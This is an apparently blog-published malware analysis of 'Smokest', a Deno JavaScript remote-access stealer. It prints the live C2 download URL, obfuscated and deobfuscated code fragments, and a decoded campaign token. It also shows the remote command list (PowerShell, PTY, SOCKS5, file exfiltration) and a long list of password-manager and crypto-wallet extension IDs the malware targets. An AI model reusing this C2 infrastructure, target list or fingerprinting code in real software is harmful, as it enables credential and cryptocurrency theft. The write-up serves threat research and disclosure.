Smokest Stealer, a new malware family? Maybe? | malware source code

Published: 2026-01-18 · Archived: 2026-04-05 23:48:02 UTC


⌘Ctrlk


1. My Projects
2. Write-ups

Smokest Stealer, a new malware family? Maybe?

tl;dr tl;dr multi-functionality RAT written in Deno JavaScript, oligomorphic mutation, lots of stuff it targets, friends online deobfuscated it. Deobfuscated code:

https://gist.github.com/vxunderground/48a67e51b375b74be953511b9082f732






January 16th, 2025, MalwareHunterTeam on Twitter noted the discovery of an unusual malware payload titled "topwebcomicsv1.msi"

After reviewing some of it's functionality on VirusTotal, he noted the malicious sample makes a GET request to:


```
http://sharecodepro.com/m/8752e5472b9a3a80/main
```

The URL contains a polymorphic JavaScript payload which relies on the Deno




JavaScript runtime. This is fairly unusual, as noted by both MalwareHunterTeam and myself. I personally cannot recall a time I saw a malware payload using this. Have you?

When you make a GET request you'll notice that on each invocation it does indeed mutate. However, the mutation it uses primarily revolves around variable naming conventions. The core underlying logic does not change. It is




more akin to oligomorphic mutation rather polymorphic mutation.

Previously I shared on Twitter I strongly dislike deobfuscating malicious JavaScript payloads, subsequent to this post several malware degenerates popped out the bushes volunteered, unironically, to de-obfuscating it just for the love of game



. Hence, security researcher nullVoidPtr



spent her weekend de-obfuscating various malicious JavaScript payloads because ???

Let's look at it now.

First and foremost, each GET request to their C2 delivery URL can demonstrate clear as day their mutation characteristics. It also illustrates how primitive it is. Here is the first couple of lines which we can see change on each GET request:


```
 const _0x224b90 = _0x64fd;
(function (_0x4f1d5e, _0x16bc75) {
    const _0x456e6a = _0x64fd, _0x1f1eea = _0x4f1d5e();
    while (!![]) {
        try {
            const _0x435a48 = parseInt(_0x456e6a(0x2a9)) / 0x1 + -parseInt(_0x456e6a(0x851)) / 0x2 * (-parseInt(
            if (_0x435a48 === _0x16bc75)
                break;
            else
                _0x1f1eea['push'](_0x1f1eea['shift']());
        } catch (_0x1c340a) {
            _0x1f1eea['push'](_0x1f1eea['shift']());
        }
    }
```

```
 const _0x2e9caa = _0xd76d;
(function (_0x546e7d, _0xd59c8b) {
    const _0x121f79 = _0xd76d, _0x32b19d = _0x546e7d();
    while (!![]) {
        try {
            const _0x1df090 = -parseInt(_0x121f79(0x873)) / 0x1 + parseInt(_0x121f79(0x3ef)) / 0x2 * (parseInt(_
            if (_0x1df090 === _0xd59c8b)
                break;
            else
                _0x32b19d['push'](_0x32b19d['shift']());
        } catch (_0x37c848) {
            _0x32b19d['push'](_0x32b19d['shift']());
        }
    }
```

```
 const _0x551d5a = _0x52d0;
(function (_0x4ed655, _0x1047c3) {
    const _0x2b4e43 = _0x52d0, _0x37975e = _0x4ed655();
    while (!![]) {
        try {
            const _0x1c86b8 = -parseInt(_0x2b4e43(0xaf9)) / 0x1 * (-parseInt(_0x2b4e43(0x8c1)) / 0x2) + parseInt
            if (_0x1c86b8 === _0x1047c3)
                break;
            else
                _0x37975e['push'](_0x37975e['shift']());
        } catch (_0x297fde) {
```

```
            _0x37975e['push'](_0x37975e['shift']());
        }
    }
```

As you can see, despite the code changing, the core functionality remains the same. This is classic oligomorphic



mutation (not quite hash busting, but pretty damn close)

When you de-obfuscate the malicious payload (courtesy of nullVoidPtr, I didn't want to deal with it) it unveils a rather large JavaScript stealer. It totals 8,448 lines of code even with a JavaScript beautifier.

The entry point is located on line 8,351.

It makes invocations to console.log ... but it doesn't appear anything is modified in the code base to pipe the output to nothing (???).

The first function call, initializeClient(), builds strings for the malicious domain sharecodepro.com and determines if the URL is active. However, to my surprise, it appears it does not contain any functionality to handle the URL not being active. In the event the C2 is dead the code is basically dead in the water. However, with the URL split code segment it APPEARS the author might INTEND to have multiple domains in the event one is dead. That is not present (yet?).

initializeClient also invokes the function hc() (speculatively thinking "HTTP Client" function?) which builds basic functionality for GET, POST, and WS (Web Socket).

Following the client initialization Smokest creates a mutex to ensure the payload only rules once. This is standard before.

Following this, Smokest creates a unique set of properties to identify the machine by invoking the function getHuidMd5. De-obfuscated it looks like this:

```
function getHuidMd5() {
 return crypto.createHash('md5')
   .update(
     '' +
     os.userInfo().username +
     os.hostname() +
     os.totalmem() +
     os.version() +
     new Set(os.cpus().map(cpu => cpu.model.trim()))
   )
```

```
    .digest("hex");
}
```

This is used as a unique identifier for the infected host. It used in several other places in the code base for the socket connection and initial registration with the C2:

```
 console.log(
  "Token: " +
  "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJjYW1wYWlnbklkIjoiNzVjYmUxODY1M2Q1MjM3MiIsImNhbXBhaWduTmFtZSI6IlNtb2t
    .substring(0x0, 0x14) +
  "..."
);
```

The logged token (which is used elsewhere for registration) is a JWT (Json Web Token) which can be decoded pretty easily. JWT is Base64 encoded like this:

```
 BASE64URL(header) . BASE64URL(payload) . BASE64URL(signature)
```

When Base64 decoded with Powershell:

```
 [Text.Encoding]::UTF8.GetString(
  [Convert]::FromBase64String(
    "eyJjYW1wYWlnbklkIjoiNzVjYmUxODY1M2Q1MjM3MiIsImNhbXBhaWduTmFtZSI6IlNtb2tlc3QiLCJjYW1wYWlnblVybCI6InNtb2tlc3(
  )
)
```

We get this:

```
 {
  "campaignId": "75cbe18653d52372",
  "campaignName": "Smokest",
  "campaignUrl": "smokest",
  "configId": "8752e5472b9a3a80",
  "proxies": ["http://sharecodepro.com"],
  "userId": "bb47c0615477a877",
  "userNote": "topwebcomics",
  "iat": 1768623552,
  "exp": 2084199552
}
```

IAT being "Issued At" and EXP being "expired" in Unix timestamp (seconds since January 1st, 1970UTC) we get:

```
 iat: 1768623552
2026-01-17 05:39:12 UTC
exp: 2084199552
2036-01-16 05:39:12 UTC
```

IAT of 2026-01-17 05:39:12 UTC is when I pulled the payload from the sharecodepro. Hence, in the future, we can use the IAT to determine when a host was infected.

Thankfully, and for reasons I still don't understand, the author of Smokest left us plenty of clues as to what it is doing and what it will do next. Here is the console.log invocations (with the middle stuff removed)

```
 console.log("HUID MD5: " + _0x1ff8b4);
console.log("Token: " + "" + "...");
console.log("API URLs: " + _0x269364.join(',\x20'));
console.log("Collecting system info...");
console.log("System info collected:", _0x22c231);
console.log("Creating WebSocket connection...");
console.log("WebSocket created, waiting for connection...");
console.log("Connected to server");
        console.error("Failed to send PTY output:", _0x1ced93);
console.log("Registration message sent");
                        console.error("Failed to send registration:", _0xb3a21c);
        console.error("Keylogger stopped:", _0x4fc9b4);
        console.error("Clipboard logger stopped:", _0x2b6a89);
console.log("Disconnected from server. Code: " + _0xc8bd03.code + ", Reason: " + _0xc8bd03.reason);
        console.error("Unexpected message type:", typeof _0x58def6.data);
        console.error("Error handling message:", _0x51c326);
console.log("Event listeners registered, keeping process alive...");
```

The author unironically gave us a tl;dr on what it's going to do, indirectly giving us a step-by-step on what to expect

I guess now we can just reverse engineer the individual functions because now we see the flow control...

```
return {
 username,
 hostname,
 domain,
 osName,
 osVersion,
 osBuild,
 platform,
 osType,
```

```
  osRelease,
  cpus,
  gpus,
  ramMb,
  avs,
  runningAsAdmin,
  hasAdminRights
};
```

The fingerprinting and identification it uses is pretty standard. Some of it derives from Deno, some of it uses the WINAPI.

```
function getHostname() {
  try {
    if (Deno?.["env"]?.['get']("COMPUTERNAME") || import_node_process3["default"].env.COMPUTERNAME) {
      return true;
    }
    return import_node_os2["default"].hostname();
  } catch {
    return void 0x0;
  }
}
```

```
function getDomain() {
  if (!kernel324) {
    return void 0x0;
  }
  try {
    const _0x1c2352 = 0x100,
      _0x4ffd39 = new Uint16Array(_0x1c2352),
      _0x316a05 = new Uint32Array([_0x1c2352]),
      _0x1e5187 = kernel324.symbols.GetComputerNameExW(0x2, _0x4ffd39, _0x316a05);
    if (_0x1e5187 !== 0x0 && _0x316a05[0x0] > 0x0) {
      const _0x3222f3 = new TextDecoder("utf-16le"),
        _0x3108b9 = _0x3222f3.decode(new Uint8Array(_0x4ffd39.buffer, 0x0, _0x316a05[0x0] * 0x2));
      if (_0x3108b9) {
        return _0x3108b9;
      }
      return void 0x0;
    }
  } catch (_0x80f5f8) {
    console.warn("Failed to get domain:", _0x80f5f8);
  }
```

```
  return void 0x0;
}
```

You can see the invocation to Kernel32!GetComputerNameExW. Why did they name is Kernel324? I have no idea.

Subsequently, Smokest uses User32!GetAsyncKeyState for keylogging and exfiltrates data using sendCommand2().

Regardless, Smokest does contain a bit of interesting functionality. One of the event listeners it establishes allows commands to be sent and received.

```
 case "screenshot":
case "powershell-command":
case "pty-start":
case "pty-input":
case "pty-resize":
case "pty-stop":
case "socks5-connect":
case "socks5-data":
case "socks5-close":
case "list-drives":
case "list-files":
case "download-file-from-agent":
case "delete-file":
case "upload-file-to-agent":
case "stealer":
case "execute":
```

Reverse engineering all of this individual commands would take a bit of time, and I've already lost interest in this malware sample. I am actually impressed by it's mutation-like features, how many features are present in Smokest, and it's (current) low detection score on VirusTotal. It using Deno is also an interesting strategy.

Very cool.

The author clearly put quite a bit of effort into the stealer functionality. While it primarily targets Chromium applications, the author has targeted probably every cryptocurrency wallet (and password manager) on the planet (I'm being hyperbolic... or maybe not, I'm not sure).

```
  _0x3e9f72.set("Authenticator", "bhghoamapcdpbohphigoooaddinpkbai");
 _0x3e9f72.set("EOSAuthenticator", "oeljdldpnmdbchonielidgobddfffla1");
 _0x3e9f72.set("Bitwarden", "nngceckbapebfimnlniiiahkandclblb");
 _0x3e9f72.set("KeePassXC", "oboonakemofpalcgghocfoadofidjkkk");
 _0x3e9f72.set("Dashlane", "fdjamakpfbbddfjaooikfcpapjohcfmg");
 _0x3e9f72.set("1Password", "aeblfdkhhhdcdjpifhhbdiojplfjncoa");
 _0x3e9f72.set("NordPass", "fooolghllnmhmmndgjiamiiodkpenpbb");
```

```
_0x3e9f72.set("Keeper", "bfogiafebfohielmmehodmfbbebbbpei");
_0x3e9f72.set("RoboForm", "pnlccmojcmeohlpggmfnbbiapkmbliob");
_0x3e9f72.set("LastPass", "hdokiejnpimakedhajhdlcegeplioahd");
_0x3e9f72.set("BrowserPass", "naepdomgkenhinolocfifgehidddafch");
_0x3e9f72.set("MYKI", "bmikpgodpkclnkgmnpphehdgcimmided");
_0x3e9f72.set("Splikity", "jhfjfclepacoldmjmkmdlmganfaalklb");
_0x3e9f72.set("CommonKey", "chgfefjpcobfbnpmiokfjjaglahmnded");
_0x3e9f72.set("ZohoVault", "igkpcodhieompeloncfnbekccinhapdb");
_0x3e9f72.set("NortonPasswordManager", "admmjipmmciaobhojoghlmleefbicajg");
_0x3e9f72.set("AviraPasswordManager", "caljgklbbfbcjjanaijlacgncafpegll");
_0x3e9f72.set("TrezorPasswordManager", "imloifkgjagghnncjkhggdhalmcnfklk");
_0x3e9f72.set("MetaMask", "nkbihfbeogaeaoehlefnkodbefgpgknn");
_0x3e9f72.set("MetaMask_edge", "ejbalbakoplchlghecdalmeeeajnimhm");
_0x3e9f72.set("TronLink", "ibnejdfjmmkpcnlpebklmnkoeoihofec");
_0x3e9f72.set("BinanceChain", "fhbohimaelbohpjbbldcngcnapndodjp");
_0x3e9f72.set("Coin98", "aeachknmefphepccionboohckonoeemg");
_0x3e9f72.set("iWallet", "kncchdigobghenbbaddojjnnaogfppfj");
_0x3e9f72.set("Wombat", "amkmjjmmflddogmhpjloimipbofnfjih");
_0x3e9f72.set("MEWCX", "nlbmnnijcnlegkjjpcfjclmcfggfefdm");
_0x3e9f72.set("NeoLine", "cphhlgmgameodnhkjdmkpanlelnlohao");
_0x3e9f72.set("TerraStation", "aiifbnbfobpmeekipheeijimdpnlpgpp");
_0x3e9f72.set("Keplr", "dmkamcknogkgcdfhhbddcghachkejeap");
_0x3e9f72.set("Sollet", "fhmfendgdocmcbmfikdcogofphimnkno");
_0x3e9f72.set("ICONex", "flpiciilemghbmfalicajoolhkkenfel");
_0x3e9f72.set('KHC', "hcflpincpppdclinealmandijcmnkbgn");
_0x3e9f72.set("TezBox", "mnfifefkajgofkcjkemidiaecocnkjeh");
_0x3e9f72.set("Byone", "nlgbhdfgdhgbiamfdfmbikcdghidoadd");
_0x3e9f72.set("OneKey", "infeboajgfhgbjpjbeppbkgnabfdkdaf");
_0x3e9f72.set("DAppPlay", "lodccjjbdhfakaekdiahmedfbieldgik");
_0x3e9f72.set("BitClip", "ijmpgkjfkbfhoebgogflfebnmejmfbml");
_0x3e9f72.set("SteemKeychain", "lkcjlnjfpbikmcmbachjpdbijejflpcm");
_0x3e9f72.set("NashExtension", "onofpnbbkehpmmoabgpcpmigafmmnjhl");
_0x3e9f72.set("HyconLiteClient", "bcopgchhojmggmffilplmbdicgaihlkp");
_0x3e9f72.set("ZilPay", "klnaejjgbibmhlephnhpmaofohgkpgkd");
_0x3e9f72.set("LeafWallet", "cihmoadaighcejopammfbmddcmdekcje");
_0x3e9f72.set("CyanoWallet", "dkdedlpgdmmkkfjabffeganieamfklkm");
_0x3e9f72.set("CyanoWalletPro", "icmkfkmjoklfhlfdkkkgpnpldkgdmhoe");
_0x3e9f72.set("NaboxWallet", "nknhiehlklippafakaeklbeglecifhad");
_0x3e9f72.set("PolymeshWallet", "jojhfeoedkpkglbfimdfabpdfjaoolaf");
_0x3e9f72.set("NiftyWallet", "jbdaocneiiinmjbjlgalhcelgbejmnid");
_0x3e9f72.set("LiqualityWallet", "kpfopkelmapcoipemfendmdcghnegimn");
_0x3e9f72.set("MathWallet", "afbcbjpbpfadlkmhmclhkeeodmamcflc");
_0x3e9f72.set("CoinbaseWallet", "hnfanknocfeofbddgcijnmhnfnkdnaad");
_0x3e9f72.set("CloverWallet", "nhnkbkgjikgcigadomkphalanndcapjk");
_0x3e9f72.set("Yoroi", "ffnbelfdoeiohenkjibnmadjiehjhajb");
_0x3e9f72.set("Guarda", "hpglfhgfnhbgpjdenjgmdgoeiappafln");
_0x3e9f72.set("EQUALWallet", "blnieiiffboillknjnepogjhkgnoapac");
```

```
_0x3e9f72.set("BitAppWallet", "fihkakfobkmkjojpchpfgcmhfjnmnfpi");
_0x3e9f72.set("AuroWallet", "cnmamaachppnkjgnildpdmkaakejnhae");
_0x3e9f72.set("SaturnWallet", "nkddgncdjgjfcddamfgcmfnlhccnimig");
_0x3e9f72.set("RoninWallet", "fnjhmkhhmkbjkkabndcnnogagogbneec");
_0x3e9f72.set("Exodus", "aholpfdialjgjfhomihkjbmgjidlcdno");
_0x3e9f72.set("MaiarDeFiWallet", "dngmlblcodfobpdpecaadgfbcggfjfnm");
_0x3e9f72.set("Nami", "lpfcbjknijpeeillifnkikgncikgfhdo");
_0x3e9f72.set("Eternl", "kmhcihpebfmpgmihbkipmjlmmioameka");
_0x3e9f72.set("PhantomWallet", "bfnaelmomeimhlpmgjnjophhpkkoljpa");
_0x3e9f72.set("TrustWallet", "egjidjbpglichdcondbcbdnbeeppgdph");
```

Last updated 2 months ago

Source: https://malwaresourcecode.com/home/my-projects/write-ups/smokest-stealer-a-new-malware-family-maybe